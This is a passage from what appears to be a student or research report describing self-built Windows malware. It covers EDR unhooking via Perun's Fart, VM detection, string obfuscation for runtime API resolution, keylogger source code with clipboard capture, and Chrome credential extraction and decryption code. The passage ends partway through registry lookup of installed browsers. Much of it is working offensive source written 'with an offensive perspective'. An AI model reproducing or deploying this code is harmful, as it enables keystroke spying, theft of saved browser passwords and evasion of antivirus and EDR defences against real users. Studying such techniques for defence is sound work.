Infinite Loop

*Figure 8: outlines the malware's design and steps*

## 3.1 Unhooking

Security solutions such as antivirus (AV) and endpoint detection and response (EDR) systems inject "hooks" into critical Windows API functions (e.g., in ntdll.dll, kernel32.dll) to intercept and inspect system calls for malicious behavior. Unhooking restores the original, unmonitored code paths, allowing stealthy execution of sensitive operations like process injection or memory allocation.

### 3.1.1 Core Mechanics:

Perun's Fart [44] exploits the temporal gap between process creation and EDR hook installation. When a process starts, Windows loads ntdll.dll before EDRs inject hooks. By creating a process in a suspended state, the technique captures a pristine copy of ntdll.dll before hooks are applied. This clean copy is then used to overwrite hooked functions in the attacker's process.



Create suspended process
Locate ntdll base via PEB
Read .text section via ReadProcessMemory
Overwrite hooked .text in current process
Resume/Terminate suspended process

*Figure 9: Perun's Fart Flow*

1. **Create Suspended Process:**

```
CreateProcessA(NULL, "calc.exe", NULL, NULL, FALSE,
CREATE_SUSPENDED, NULL, NULL, &si, &pi);
```

A benign process (e.g., calc.exe) is launched with the CREATE_SUSPENDED flag, halting execution after ntdll.dll loads but before EDRs install hooks.

2. **Locate Clean .text Section:**

    1. Parse the suspended process's Process Environment Block (PEB) to find ntdll.dll's base address.

    2. Extract the .text section (containing executable code) via PE headers:

```
PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)ntdllBase;
PIMAGE_NT_HEADERS ntHeaders =
(PIMAGE_NT_HEADERS)((DWORD_PTR)ntdllBase + dosHeader->e_lfanew);
PIMAGE_SECTION_HEADER textSection =
IMAGE_FIRST_SECTION(ntHeaders);
```

3. **Copy and Overwrite:**

    1. Use ReadProcessMemory (or direct syscalls) to copy the clean .text section.

    2. In the attacker's process, temporarily disable memory write protection:


```
VirtualProtect(hookedNtdll, size,
PAGE_EXECUTE_READWRITE, &oldProtect);
```

    3. Overwrite the hooked .text section with the clean bytes.

    4. Restore original memory protections 19.


4. **Cleanup**:

Terminate the suspended process or resume it to avoid detection.



```
jmp 7FFC12EB0300                              NtCreateProcess
add byte ptr ds:[rax],al
add dh,dh
add al,25
or byte ptr ds:[rbx],al
```

*Figure 10: AV hooks before applying Perun's Fart*



```
mov r10,rcx                                   NtCreateProcess
mov eax,B4
test byte ptr ds:[7FFE0308],1
jne ntdll.7FFC92EA1065
syscall
```

*Figure 11:After applying Perun's Fart*

### 3.1.2 Key Advantages

- **No Disk IOCs**: Unlike techniques that load DLLs from disk (e.g., **Shellycoat**), Perun's Fart operates entirely in memory, evading filesystem monitors 9.
- **Cross-Process Stealth**: Avoids NtCreateFile/NtMapViewOfSection syscalls, which EDRs flag as suspicious 1.
- **Precision**: Targets only .text sections, preserving data sections (e.g., .data, .rdata) to prevent crashes 9.

## 3.2 Sandbox and VM Detection


We placed sandbox and virtual machine (VM) detection as the second step in our approach because its functionality is crucial after the malware bypasses debugging attempts. The goal of this step is to identify whether the malware is running in a virtualized or sandboxed environment, which is commonly used by antivirus systems and researchers to analyze malicious behavior. Virtual machines have specific characteristics that differ from physical machines, such as unique system processes, registry entries, memory configurations, and behaviors detectable through Windows API functions and WMI (Windows Management Instrumentation) queries. By analyzing these signs, the malware can determine if it is in a monitored environment and decide to stop its execution to avoid being captured and studied. This step is essential at this stage because it ensures that the malware proceeds to further stages, like process injection and execution, only in a real target system. By using WMI to capture the graphics card information.

We are deciding that the machine is a VM by inspecting GPU model strings (e.g., checks for vmware, Hyper-v, etc.). If these indicators of a virtualized environment are detected, the program exits early, reducing the chance of sandbox-based analysis and noticing how the environmental awareness enhances both stealth and target specificity.

## 3.3 Pointer Obfuscation

Malware detection mechanisms rely heavily on static string signatures, predictable API imports, and heuristic behavior profiling. This has encouraged the evolution of obfuscation techniques that dynamically resolve APIs at runtime, masking both the API names and module strings. The technique demonstrated in this case study pointer obfuscation via offset reconstruction of strings is designed to defeat basic AV heuristics and evade detection while performing malicious identical activities.

This section examines a specific implementation of pointer obfuscation applied to a hardware information extraction tool, analyzing the technical methodologies employed and their effectiveness in evading detection.


Start: Load big_string
Define offset array for each API name
Is target string needed?
Yes
No
getOriginalString()
Continue execution
Reconstructed string (e.g. CoInitializeEx')
LoadLibraryA(DLL name)
GetProcAddress(function name)
Cast FARPROC to correct function signature
Call API via pointer

## Technical Implementation

The execution process begins with loading the big_string array, which contains an ordered sequence of characters encompassing the alphabet (both lowercase and uppercase), punctuation symbols, digits, a backslash, and a colon. Each API or module name that the malware must call at runtime is represented by a small array of offsets, where each offset refers to the index of a character in the big_string.

### Runtime String Reconstruction Process

During execution, when a particular API name or DLL name is needed, the code checks whether it has already reconstructed that string. If not, it calls getOriginalString() to iterate through the array of offsets, pulling the corresponding characters from big_string and concatenating them into a newly allocated string. Once this reconstructed name is obtained—such as "WinHttpOpen" or "ole32.dll"—the code invokes LoadLibraryA() or GetProcAddress() using the newly built string, thereby resolving the address of the DLL or function in memory. That address is then cast from a generic FARPROC pointer into the correct function signature before the malware finally calls the API through that pointer.

### Execution Flow Analysis

As illustrated in the accompanying flowchart, the process follows these sequential steps:

1. **Initialization**: Load the entire big_string into memory at program startup
2. **Definition Phase**: Define unique offset arrays for each required API name (these remain inert until needed)
3. **Runtime Check**: When program logic determines that a particular API call is necessary, test whether the corresponding string has already been reconstructed
4. **String Reconstruction**: If needed, trigger getOriginalString() to build the target string from offsets
5. **API Resolution**: Invoke LoadLibraryA() (for DLL names) or GetProcAddress() (for function names)
6. **Pointer Casting**: Cast the returned generic FARPROC pointer to the proper function prototype
7. **API Execution**: Call the API using the newly cast function pointer

## Evasion Effectiveness

This obfuscation technique achieves evasion through several key mechanisms:

### Static Analysis Evasion

Because the malware only keeps obfuscated offsets and big_string in its static data, static scanners will not see recognizable substrings like "WinHttpOpen" or "CoInitializeEx." Instead, they encounter a dense array of integers and one generic character buffer.

### Dynamic Footprint Minimization

Reconstructed strings exist only momentarily in heap or stack buffers, not as constants in the file's read-only data section. The code delays string creation until the last possible moment, and each function pointer is cached in a global variable once resolved, eliminating redundant reconstructions.

### Behavioral Obfuscation

Any code-path analysis that relies on disassembly or string extraction will miss most malicious API calls, as the decision to reconstruct strings occurs only when strictly required by the execution path.

### Code Example

The following C++ implementation demonstrates the pointer obfuscation technique in practice:

```cpp
typedef FARPROC(WINAPI* GetProcAddressFunc)(HMODULE, LPCSTR);
typedef HMODULE(WINAPI* LoadLibraryFunc)(LPCSTR);

std::string getOriginalString(int offset[], char* big_string, int sizeof_offset)
{
    std::string empty_string = "";
    for (int i = 0; i < sizeof_offset / 4; ++i) {
        char character = big_string[offset[i]];
        empty_string += character;
    }
    return empty_string;
}
// Offset arrays for obfuscated API names
int winhttp_library_offset[] = { 22,8,13,7,19,19,15 };        // "winhttp"
int w_h_o[] = { 48,8,13,33,19,19,15,40,15,4,13 };             // "WinHttpOpen"
int w_h_c[] = { 48,8,13,33,19,19,15,28,14,13,13,4,2,19 };    // "WinHttpConnect"
int w_h_o_r[] = { 48,8,13,33,19,19,15,40,15,4,13,43,4,16,20,4,18,19 }; // "WinHttpOpenRequest"
int w_h_s_r[] = { 48,8,13,33,19,19,15,44,4,13,3,43,4,16,20,4,18,19 };  // "WinHttpSendRequest"
int w_h_c_h[] = { 48,8,13,33,19,19,15,28,11,14,18,4,33,0,13,3,11,4 };  // "WinHttpCloseHandle"




// Dynamic API resolution using reconstructed strings
HMODULE hModule = LoadLibraryA(getOriginalString(winhttp_library_offset, big_string, sizeof(winhttp_library_offset)).c_str());
FARPROC dynWinHttpOpen = GetProcAddress(hModule, getOriginalString(w_h_o, big_string, sizeof(w_h_o)).c_str());
FARPROC dynWinHttpConnect = GetProcAddress(hModule, getOriginalString(w_h_c, big_string, sizeof(w_h_c)).c_str());
FARPROC dynWinHttpOpenRequest = GetProcAddress(hModule, getOriginalString(w_h_o_r, big_string, sizeof(w_h_o_r)).c_str());
FARPROC dynWinHttpSendRequest = GetProcAddress(hModule, getOriginalString(w_h_s_r, big_string,     sizeof(w_h_s_r)).c_str());
FARPROC dynWinHttpCloseHandle = GetProcAddress(hModule, getOriginalString(w_h_c_h, big_string, sizeof(w_h_c_h)).c_str());
```

# Chapter 4

# Malware Capabilities

## General Malware Capabilities

Malware, a term for malicious software, encompasses a wide range of tools designed to exploit vulnerabilities in systems for many purposes. Malware capabilities vary greatly, depending on their design and objectives. Common functionalities include spying on users through data collection (e.g., keystrokes, screenshots, or webcam access), disrupting operations through mechanisms like ransomware or denial-of-service attacks, stealing sensitive information such as credentials and financial data, and gaining unauthorized access to systems for long-term exploitation. Some malware types focus on system disruption, while others prioritize stealth to maintain persistence and exfiltrate valuable information over time. The versatility and adaptability of malware make it a persistent threat to individuals, organizations, and governments.

## Capabilities of Our Malware

The malware we are analyzing has four core capabilities designed to compromise system security and facilitate data theft. First, it functions as a **keylogger**, capturing user keystrokes to obtain sensitive information like passwords and messages. Second, it includes **credentials-gathering mechanisms** to extract stored login details from browsers and applications. Third, the malware acts as a **hardware specifications extractor**, gathering details about the infected device's components to tailor future attacks or assess the target's value. Finally, it has a **data exfiltration module**, enabling it to transmit collected data to ensure the information reaches the attacker.

## 4.1 Keylogger

### Introduction

Keylogging has emerged as a pivotal technique for accessing sensitive user information. A keylogger is a tool primarily designed to capture and record keystrokes made by a user on their keyboard. While keyloggers are often used maliciously to steal credentials, monitor behavior, and exfiltrate sensitive data, they also highlight vulnerabilities in system security, providing insights for attackers and defenders alike. This section focuses on creating a functional keylogger with an offensive perspective, aiming to explore its capabilities and highlight how attackers utilize such tools.

## Features of Our Keylogger

- **Keystroke Capture**: Logs all keyboard inputs, including special keys and combinations.
- **Window Context Tracking**: Monitors and logs active window titles for context.
- **Clipboard Monitoring**: Intercepts copied data from the clipboard.
- **Special Key Recognition**: Detects function keys (F1-F12), navigation keys, and modifiers like CTRL, SHIFT, and ALT.
- **Stealth Operation**: Conceals itself from casual observation by hiding the console window.
- **Efficient Execution**: Optimized to minimize resource consumption while operating continuously.

## Implementation Details

This section explains the code structure and highlights how it facilitates offensive keylogging.

### Active Window Tracking

The **logActiveWindow** function logs the title of the currently active window, which helps identify where the captured keystrokes were entered.

```cpp
// Function to log the active window title (wide-char version for Unicode)
void logActiveWindow(const char *file) {
    wchar_t windowTitle[256]; // Use wchar_t for wide characters
    HWND hwnd = GetForegroundWindow(); // Get handle to the active window
    if (hwnd != NULL) {
        int titleLength = GetWindowTextW(hwnd, windowTitle, sizeof(windowTitle) / sizeof(wchar_t)); // Get the window title (wide)

        // Only log if the title is not empty
        if (titleLength > 0) {
            ofstream logfile;
            logfile.open(file, ios::app);

            // Convert wide-character string to a narrow-character string
            char buffer[256];
            wcstombs(buffer, windowTitle, sizeof(buffer)); // Convert wide to narrow

            logfile << "\n[Active Window: " << buffer << "]\n"; // Log window title
            logfile.close();
        }
    }
}
```

*Figure 12: Log the active window title code from the keylogger.*

### Clipboard Monitoring

The **logClipboard** function intercepts and logs clipboard content. Attackers often target clipboard data for credentials or sensitive information copied during online transactions.

```
// Function to log clipboard contents
void logClipboard(const char *file) {
    // Open the clipboard
    if (OpenClipboard(NULL)) {
        HANDLE hData = GetClipboardData(CF_TEXT); // Get clipboard data in text format
        if (hData != NULL) {
            char *clipboardText = static_cast<char*>(GlobalLock(hData)); // Lock the data
            if (clipboardText != NULL) {
                ofstream logfile;
                logfile.open(file, ios::app);
                logfile << "[Clipboard]: " << clipboardText << "\n"; // Log the clipboard
                logfile.close();
                GlobalUnlock(hData); // Unlock the data
            }
        }
        CloseClipboard(); // Close the clipboard
    }
}
```

*Figure 13: Clipboard monitoring code from the keylogger.*

## Keystroke Logging

**The logKey** function records user keystrokes. It logs all input, including special keys and combinations, to the file.


```
void logKey(int key, const char *file) {
    ofstream logfile;
    logfile.open(file, ios::app);
    // Handle special keys and symbols
    if (key == VK_BACK) {
        logfile << "[BACKSPACE]";
    } else if (key == VK_RETURN) {
        logfile << "\n";
    } else if (key == VK_SPACE) {
        logfile << " ";
    } else if (key == VK_SHIFT) {
        logfile << "[SHIFT]";
    } else if (key == VK_TAB) {
        logfile << "[TAB]";
    } else if (key == VK_ESCAPE) {
        logfile << "[ESC]";
    } else if (key >= '0' && key <= '9') {
        // Handle numbers
        logfile << char(key);
    } else if (key >= VK_NUMPAD0 && key <= VK_NUMPAD9) {
        // Handle numpad numbers
        logfile << char(key - VK_NUMPAD0 + '0');
    } else if (key >= VK_F1 && key <= VK_F12) {
        // Handle function keys
        logfile << "[F" << key - VK_F1 + 1 << "]";
    } else if (key == VK_CONTROL) {
        logfile << "[CTRL]";
    } else if (key == VK_MENU) { // ALT key
        logfile << "[ALT]";
    } else if (key == VK_LEFT) {
        logfile << "[LEFT ARROW]";
    } else if (key == VK_RIGHT) {
        logfile << "[RIGHT ARROW]";
    } else if (key == VK_UP) {
        logfile << "[UP ARROW]";
    } else if (key == VK_DOWN) {
        logfile << "[DOWN ARROW]";
    } else if (key == 'C' && (GetAsyncKeyState(VK_CONTROL) & 0x8000)) {
        logfile << "[CTRL+C] - ";
        logClipboard(file); // Log clipboard contents when CTRL+C is pressed
    } else if (key == 'V' && (GetAsyncKeyState(VK_CONTROL) & 0x8000)) {
        logfile << "[CTRL+V] - ";
        logClipboard(file); // Log clipboard contents when CTRL+V is pressed
    } else {
        // Check if shift key is pressed for case sensitivity
        bool shiftPressed = (GetKeyState(VK_SHIFT) & 0x8000) != 0;
        char keyChar = MapVirtualKey(key, MAPVK_VK_TO_CHAR);

        // Convert character to lowercase if shift is not pressed and it's a letter
        if (key >= 'A' && key <= 'Z') {
            if (!shiftPressed) {
                keyChar = tolower(keyChar);  // Lowercase if shift is not pressed
            }
        }

        // Output the character
        if (keyChar) {
            logfile << keyChar;
        } else {
            logfile << "[UNKNOWN KEY]";
        }
    }

    logfile.close();
}
```
*Figure 14: The main function in the keylogger.*

## Offensive Enhancements

To extend the keylogger's offensive capabilities, **Screen Captures** can be added Periodically capture screenshots and video records to complement keystroke data.

## Keylogger Output Example

Below is an example of a log file generated by the keylogger during operation. It demonstrates the ability to track active window titles, clipboard content, and keystrokes:




```
[Active Window: keylogger.cpp - Visual Studio Code]

[Active Window: KeyLogger - File Explorer]

[Active Window: ChatGPT - Google Chrome]

[Active Window: New Tab - Google Chrome]
facebook.come

[Active Window: facebook.come - ]

[Active Window: Facebook - Google Chrome]

[Active Window: Facebook - Google Chrome]
hello test [CTRL][UNKNOWN KEY][CTRL][UNKNOWN KEY][CTRL][UN
[UNKNOWN KEY][CTRL][UNKNOWN KEY][CTRL][UNKNOWN KEY][CTRL][
[CTRL+C] -
[Active Window: KeyLogger - File Explorer]
test


[Active Window: Notepad]

[Active Window: test.txt - Notepad]
[CTRL][UNKNOWN KEY][CTRL][UNKNOWN KEY][CTRL][UNKNOWN KEY][
[CTRL][UNKNOWN KEY][CTRL][UNKNOWN KEY][CTRL][UNKNOWN KEY][
[CTRL+V] -
[Active Window: *test.txt - Notepad]
[CTRL][UNKNOWN KEY]s
[Active Window: test.txt - Notepad]
```

*Figure 15 : Sample run from running the keylogger.*

## Detailed Breakdown of the Events

### Active Window: Visual Studio Code



```
[Active Window: keylogger.cpp - Visual Studio Code]
```

*Figure 16 : The user using Visual Studio Code, editing a file named keylogger.cpp.*

### Switch to File Explorer

```
[Active Window: KeyLogger - File Explorer]
```

*Figure 17 : The user navigated to the keylogger directory on the file explorer.*

### Switch to Web Browser

```
[Active Window: ChatGPT - Google Chrome]
```

*Figure 18 : The user opened Google Chrome and interacted with the ChatGPT page.*

### Interaction with Facebook

```
[Active Window: New Tab - Google Chrome]
facebook.come

[Active Window: facebook.come - ]

[Active Window: Facebook - Google Chrome]
```

*Figure 19 : The user searched Facebook.com in the Search bar.*

### Switch to File Explorer and Text File Editing

```
[CTRL+C] -
[Active Window: KeyLogger - File Explorer]
test


[Active Window: Notepad]

[Active Window: test.txt - Notepad]
[CTRL][UNKNOWN KEY][CTRL][UNKNOWN KEY][CTRL][UNKNOWN KEY][CTRL]
[CTRL][UNKNOWN KEY][CTRL][UNKNOWN KEY][CTRL][UNKNOWN KEY][CTRL]
[CTRL][UNKNOWN KEY][CTRL][UNKNOWN KEY][Clipboard]: hello test
[CTRL+V] -
[Active Window: *test.txt - Notepad]
[CTRL][UNKNOWN KEY]s
[Active Window: test.txt - Notepad]

[Active Window: KeyLogger - File Explorer]

[Active Window: keylogger.cpp - Visual Studio Code]
```

*Figure 20 : using copy and paste.*

The user opened a text file named test.txt in Notepad. Using CTRL+V, the user pasted the copied content hello test into the file. Additional [CTRL] and S to save edit in file.

## 4.2 Credentials Gathering

### 4.2.1 Introduction to Credentials Gathering

Credentials gathering refers to the process of collecting authentication data used to access various systems, platforms, or services. This data typically includes usernames, passwords, and other sensitive information required to verify a user's identity. Such information is critical for maintaining secure access to personal or organizational resources.

In the context of our objectives, credentials gathering specifically targets data stored in web browsers. These credentials primarily consist of usernames and passwords saved by users for easier access to websites. The targeted websites include all platforms requiring login credentials, such as email services, social media accounts, banking portals, e-commerce platforms, and more.

### 4.2.2 Targeted Browsers

We aim to gather credentials from 4 major web browsers, Google Chrome, Brave, Firefox and Microsoft Edge. Each browser has unique strategies and techniques for storing and protecting saved credentials.

#### Google Chrome

- **Credential Storage Location**: Chrome stores credentials in the SQLite database file Login Data, typically located in the user profile directory.
- **Master Key Storage**: The encryption keys used to protect saved passwords are stored in the system's secure storage mechanism, such as the Windows Data Protection API (DPAPI) on Windows.
- **Decryption Technique**: To decrypt saved credentials, access to the master key stored in secure storage is required. Once the master key is retrieved, it can be used to decrypt the database and extract stored usernames and passwords.

The code that finds the path of the master key that we will use soon in decryption.

```
std::string getChromeEncryptedKey() {
        // Using _dupenv_s to safely get the LOCALAPPDATA environment variable
        char* buffer = nullptr;
        size_t size = 0;
        errno_t err = _dupenv_s(&buffer, &size, "LOCALAPPDATA");

        if (err != 0 || buffer == nullptr) {
            std::cerr << "Could not retrieve LOCALAPPDATA environment variable." << std::endl;
            return "";
        }

        std::string path = std::string(buffer) + R"(\Google\Chrome\User Data\Local State)";
        std::string content = readFile(path);

        if (content.empty()) {
            free(buffer); // Free memory allocated by _dupenv_s
            return "";
        }

        try {
            json local_state = json::parse(content);
            std::string encrypted_key_b64 = local_state["os_crypt"]["encrypted_key"];
            free(buffer); // Free memory allocated by _dupenv_s
            return base64Decode(encrypted_key_b64);
        }
        catch (const json::exception& e) {
            std::cerr << "JSON error: " << e.what() << std::endl;
            free(buffer); // Free memory allocated by _dupenv_s
            return "";
        }
    }
```

*Figure 21: Finds the path of the master key.*

The code of the decryption technique :

```
class ChromeDecryptor {
public:
    ChromeDecryptor(const std::string& keyFilePath) : keyFilePath(keyFilePath) {}

    void decryptDatabase(const std::string& dbFilePath, const std::string& outputFilePath)
{
        std::string key = readKeyFromFile();
        sqlite3* db;
        int rc = sqlite3_open(dbFilePath.c_str(), &db);
        if (rc) {
            throw std::runtime_error("Can't open database: " +
std::string(sqlite3_errmsg(db)));
        }

        const char* sql = "SELECT * FROM logins";
        sqlite3_stmt* stmt;
        rc = sqlite3_prepare_v2(db, sql, -1, &stmt, nullptr);
        if (rc != SQLITE_OK) {
            throw std::runtime_error("Failed to fetch data: " +
std::string(sqlite3_errmsg(db)));
        }

        std::ofstream outputFile(outputFilePath);
        if (!outputFile) {
            throw std::runtime_error("Unable to open output file for writing.");
        }

        while (sqlite3_step(stmt) == SQLITE_ROW) {
            const unsigned char* encryptedData = sqlite3_column_text(stmt, 0);
            int encryptedDataLength = sqlite3_column_bytes(stmt, 0);

            std::string decryptedData = decrypt(encryptedData, encryptedDataLength, key);
            outputFile << decryptedData << std::endl;
        }

        sqlite3_finalize(stmt);
        sqlite3_close(db);
        outputFile.close();
```
*Figure 22: The code of the decryption technique.*

### Microsoft Edge

- **Credential Storage Location**: Edge also uses a SQLite database named Login Data for storing credentials. The structure and mechanisms are similar to Chrome since Edge is Chromium-based.

- **Master Key Storage**: The master key is stored in the Windows DPAPI, which encrypts the key using the user's login credentials.

- **Decryption Technique**: Accessing the master key through DPAPI allows the decryption of the credentials database.

### Brave Browser

- **Credential Storage Location**: Brave stores credentials in a SQLite database called Login Data located in the user profile directory.

- **Master Key Storage**: Encryption keys are stored in the system's secure storage (e.g., DPAPI on Windows).

- **Decryption Technique**: The decryption process is identical to that of Chrome and Edge due to the shared Chromium architecture.

### Mozilla Firefox

- **Credential Storage Location**: Firefox stores credentials in logins.json within the user profile directory.

- **Master Key Storage**: Firefox uses a key4.db file containing the encryption key, which is further protected by a master password (if set by the user).

- **Decryption Technique**: Access to the key4.db file is required to decrypt the credentials stored in logins.json.

We are searching for the path of every browser in the **registr**

```
std::vector<Browser> getInstalledBrowsers() {
    std::vector<Browser> browsers = {
        // Google Chrome
        {"Google Chrome", R"(SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Google
Chrome)", HKEY_LOCAL_MACHINE, ""},
        {"Google Chrome (WOW64)",
R"(SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Uninstall\Google Chrome)",
HKEY_LOCAL_MACHINE, ""},

        // Mozilla Firefox
        {"Mozilla Firefox", R"(SOFTWARE\Mozilla\Mozilla Firefox)", HKEY_LOCAL_MACHINE,
""},
